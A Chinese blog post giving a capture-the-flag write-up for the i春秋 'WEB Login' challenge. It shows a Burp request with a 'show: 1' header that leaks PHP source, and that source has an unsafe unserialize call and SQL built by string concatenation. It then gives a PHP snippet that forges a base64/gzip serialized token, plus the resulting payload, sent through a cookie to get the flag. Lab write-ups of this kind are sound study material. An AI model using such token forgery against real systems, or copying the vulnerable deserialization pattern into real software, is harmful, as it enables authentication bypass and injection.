
i春秋 WEB Login

原创

A_dmins 于 2019-06-13 20:10:51 发布 941 收藏

分类专栏： CTF题 一天一道CTF i春秋CTF

本文链接：https://blog.csdn.net/qq_42967398/article/details/91891187



CTF题 同时被 3 个专栏收录

115 篇文章 11 订阅

订阅专栏

一天一道CTF

52 篇文章 5 订阅

订阅专栏

i春秋CTF

21 篇文章 1 订阅

订阅专栏

i春秋 WEB Login


一天一道CTF题目，能多不能少

打开网页，发现登录，查看源代码，发现疑似账号密码的东西~：


登录，发现什么都没有，源码也没有什么~：

(ﾟ'□')ﾉ ┻┻

既然如此就抓包吧，bp启动：
发现一个奇怪的东西——show？？：



那就把这个值变成1看看有没有什么变化：
得到源码：


Burp Suite Professional v1.7.31 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 3 ...
Go Cancel
Target: http://6884b6339a854c84a7d17652459a9c8a0813f6d03b1d4cbd.changame.ichunqiu.com
Request
Raw Params Headers Hex
GET /member.php HTTP/1.1
Host: 6884b6339a854c84a7d17652459a9c8a0813f6d03b1d4cbd.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://6884b6339a854c84a7d17652459a9c8a0813f6d03b1d4cbd.changame.ichunqiu.com/
Connection: close
show:1
Cookie: ci_session=5a383b4b29fcbeb206ceeefee28c012a37a55d3a;
UM_distinctid=16b5098ecdb449-0d14f111fbe2c38-143b7440-1fa400-16b5098ecdc1f5;
pgv_pvi=4021497856; pgv_si=s9409212416;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1560425328;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1560425352;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O;
__jsluid=37313d24700c36143a4335efb70e2db6; PHPSESSID=5jpse8226oc6q501b2eo9i07d3
Upgrade-Insecure-Requests: 1
Type a search term
0 matches
Response
Raw Headers Hex HTML Render
include 'common.php';
$requset = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
class db
{
public $where;
function __wakeup()
{
if(!empty($this->where))
{
$this->select($this->where);
}
}
function select($where)
{
$sql = mysql_query('select * from user where '.$where);
return @mysql_fetch_array($sql);
}
}
if(isset($requset['token']))
{
$login = unserialize(gzuncompress(base64_decode($requset['token'])));
$db = new db();
$row = $db->select('user=\''.mysql_real_escape_string($login['user']).'\'');
if($login['user'] === 'ichunqiu')
{
echo $flag;
}else if($row['pass'] !== $login['pass']){
echo 'unserialize injection!!';
}else{
echo "(ノ ' □ ')ノ ┻━┻ ";
}
}else{
header('Location: index.php?error=1');
}
Type a search term
0 matches
Done
1,275 bytes | 78 millis

源码如下：

```
<!-- <?php
 include 'common.php';
 $requset = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
 class db
 {
  public $where;
  function __wakeup()
  {
   if(!empty($this->where))
   {
    $this->select($this->where);
   }
  }

  function select($where)
  {
   $sql = mysql_query('select * from user where '.$where);
   return @mysql_fetch_array($sql);
  }
 }

 if(isset($requset['token']))
 {
  $login = unserialize(gzuncompress(base64_decode($requset['token'])));
  $db = new db();
  $row = $db->select('user=\''.mysql_real_escape_string($login['user']).'\'');
  if($login['user'] === 'ichunqiu')
  {
   echo $flag;
  }else if($row['pass'] !== $login['pass']){
   echo 'unserialize injection!!';
  }else{
   echo "(ノ ' □')ノ ﾍ┻┻ ";
  }
 }else{
  header('Location: index.php?error=1');
 }

?> -->(ノ ' □')ノ ﾍ┻┻
```

又是代码审计，噗，一口老血，那就看吧
看上去好像是反序列化，，，（不过没用反序列化也能做出来）
关键的代码如下：

```php
if(isset($requset['token'])) 传入token的值
{
    $login = unserialize(gzuncompress(base64_decode($requset['token'])));特有的解密方式进行解密
    $db = new db();
    $row = $db->select('user=\''.mysql_real_escape_string($login['user']).'\'');
    if($login['user'] === 'ichunqiu')
    {
        echo $flag;
    }else if($row['pass'] !== $login['pass']){
        echo 'unserialize injection!!';
    }else{
        echo "(ノ ' □')ノ ┻┻ ";
    }
```

若是解密的值等于ichunqiu则出现flag


注意，是传入的参数的user
构造解密：

```php
<?php
$a = array("user" => "ichunqiu");
//echo unserialize(gzuncompress(base64_decode("ichunqiu")));
echo base64_encode(gzcompress(serialize($a)));
```

```
eJxLtDK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==
```

```
eJxLtDK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==
```

把把token等于这个值传入，
用post和get传入是不行的，，，，
因为array_merge（）函数合并数组的时候，相同的健，会去取后面的那个数
最后得到flag：



get 到 flag
临近期末，事情越来越多，(ノ ' □')ノ ┻┻，烦~~